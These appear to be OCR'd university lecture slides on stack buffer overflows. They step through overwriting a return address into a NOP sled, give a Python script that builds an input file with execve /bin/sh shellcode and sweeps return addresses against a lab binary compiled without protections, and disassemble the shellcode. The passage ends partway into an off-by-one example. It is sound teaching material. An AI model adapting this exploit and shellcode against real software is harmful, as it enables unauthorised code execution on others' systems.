


strcpy(buffer, input) copies byte-by-byte with NO length check.
The 100-byte buffer[] fills up first.

Exploit

Anatomy of a stack-overflow exploit

③ Overflow begins




The copy runs PAST the end of buffer[100] — the saved ebp is overwritten.
This is the buffer overflow.

Exploit

Anatomy of a stack-overflow exploit

④ Return address overwritten




112 bytes in, the copy overwrites the saved RETURN ADDRESS with an address we picked — one that points somewhere inside our NOP sled.

Exploit

Anatomy of a stack-overflow exploit

⑤ Payload fully on the stack



The rest of badfile spills into higher memory: a NOP sled and our shellcode now sit on the stack, above the return address.

Exploit

Anatomy of a stack-overflow exploit

⑥ ret — control-flow hijack

EIP
`→ NOP sled`

badfile — 1024 B we craft

Malicious Code
shellcode · end of file

NOP sled (0x90 …)

New Address
@ offset 112

NOP sled
offsets 0 … 111

(on disk / in input[1024])

Stack frame of vul()

high

Malicious Code
shellcode

NOP sled (0x90 …) ← land here

NEW return address
points into our NOP sled

saved ebp ✗ overwritten

NOP sled (0x90 …)

(was buffer[100])

low


ret → lands in NOP sled

vul() finishes. `ret` pops OUR value into EIP — landing somewhere in the NOP sled.
We don't need the exact shellcode address; any NOP in the sled will do.

Exploit

Anatomy of a stack-overflow exploit

⑦ NOP slide → shellcode runs



EIP runs through the 0x90 NOP sled, sliding ↑ until it reaches the shellcode, and it executes — we have code execution (a shell).

Exploit

- **Why sweep k?** the offset (112) is fixed, but the **absolute** address is not: GDB adds its own env/argv to the stack, so the real run's &buffer differs by tens of bytes.

- The big NOP sled + trying ret = buf+k across a range lands us inside the sled anyway.

```
# 1) compile: exec stack, no canary, no PIE
sh("gcc -g -o vul -m32 -z execstack "
   "-fno-stack-protector -no-pie vul.c")
sh("readelf -l vul | grep GNU_STACK")  # RWE

# 2) find offset with gdb — measured, not guessed
open("badfile","wb").write(b"A"*1024)
g = sh("gdb -batch -ex 'break vul' -ex run "
  "-ex 'printf \"EBP=%p BUF=%p\", $ebp,&buffer'"
  " -ex kill ./vul")
ebp, buf = re.search(...)   # parse EBP/BUF
offset = (ebp + 4) - buf              # = 112
```

```
# 3) prove we control EIP
open("badfile","wb").write(b"A"*offset + b"BBBB")
gdb run  ->  $pc = 0x42424242      # "BBBB"

# 4) pop a real /bin/sh — sweep ret over the sled
sc = b"\x31\xc0\x50\x68//sh...\xcd\x80" # 25B
def build(ret):
  return (b"\x90"*offset + struct.pack("<I",ret)
        + b"\x90"*882 + sc + b"\x00")
for k in range(offset+4, 900, 4):
  ret = buf + k
  open("badfile","wb").write(build(ret))
  r = sh("setarch -R ./vul",
         inp="echo PWNED_MARKER; id; uname -m; ls\n")
  if "PWNED_MARKER" in r.stdout: break
```

Shellcode


- Shellcode: execute /bin/sh shell
- **There is no 0x00 byte in the code, why?**

```
bytes              AT&T                    ; meaning
31 c0              xor  %eax,%eax          ; eax = 0  (make NUL at runtime)
50                 push %eax               ; NUL terminator of the string
68 2f 2f 73 68     push $0x68732f2f        ; "//sh"  (little-endian)
68 2f 62 69 6e     push $0x6e69622f        ; "/bin"
89 e3              mov  %esp,%ebx          ; ebx -> "/bin//sh"  (arg1)
50                 push %eax               ; argv[1] = NULL
53                 push %ebx               ; argv[0] = ptr to "/bin//sh"
89 e1              mov  %esp,%ecx          ; ecx = argv          (arg2)
31 d2              xor  %edx,%edx          ; edx = envp = NULL   (arg3)
b0 0b              mov  $0xb,%al           ; eax = 11 = __NR_execve
cd 80              int  $0x80              ; syscall -> execve()
```

Shellcode

- Shellcode: execute /bin/sh shell
- **There is no 0x00 byte in the code, why?**
  - Because we use strcpy to copy the shellcode from src buffer to the destination buffer
  - If the shellcode contains 0x00, then the strycpy will stop copying.

Shellcode



ARGUMENTS GO IN REGISTERS — NOT ON THE STACK

```
%eax = 0x0b          ; __NR_execve (syscall #)
%ebx = &"/bin//sh"   ; arg1 = pathname
%ecx = &argv[]       ; arg2 = argv
%edx = 0             ; arg3 = envp = NULL
int  $0x80            ; -> execve(%ebx,%ecx,%edx)
```

- **The key idea:** 32-bit Linux syscalls pass arguments in **registers** (eax/ebx/ecx/edx).

- The **stack** only holds the **data** those registers point at — the string "/bin//sh" and the argv array — which the shellcode **builds at runtime** because it has no data section of its own.

香港中文大學
CUHK


More Vulnerabilities: Off-by-one

The vulnerable code — where is the bug?

```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

- **Off-by-one:** the buffer holds **20** bytes, but fread(name, 21, 1, stdin) reads **21** bytes — exactly **one byte past the end**.

The vulnerable code — where is the bug?



```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

- fread copies **raw bytes** (NUL bytes OK).
- That single extra byte lands on whatever sits right above name, which is the **saved frame pointer (SFP)**.

1 · Layout — inside vulnerable, about to fread

main	0xffffdbf4	RIP of main
main	0xffffdbf0	**SFP of main**
vulnerable	0xffffdbec	RIP of vulnerable
vulnerable	0xffffdbe8	**SFP of vulnerable = 0xffffdbf0** ← EBP
vulnerable	0xffffdbe4	**name[16:20]**
vulnerable	0xffffdbe0	**name[12:16]**
vulnerable	0xffffdbdc	**name[8:12]**
vulnerable	0xffffdbd8	**name[4:8]**
vulnerable	0xffffdbd4	**name[0:4] ← &name** ← ESP

registers

EIP vulnerable ▸ lea &name

ESP 0xffffdbd4

EBP 0xffffdbe8

lea computes &name = ebp−20 = 0xffffdbd4 ; then fread reads 21 bytes into it.

name sits flush below the SFP (0xffffdbe8), so byte 21 will fall on the SFP.

vulnerable:

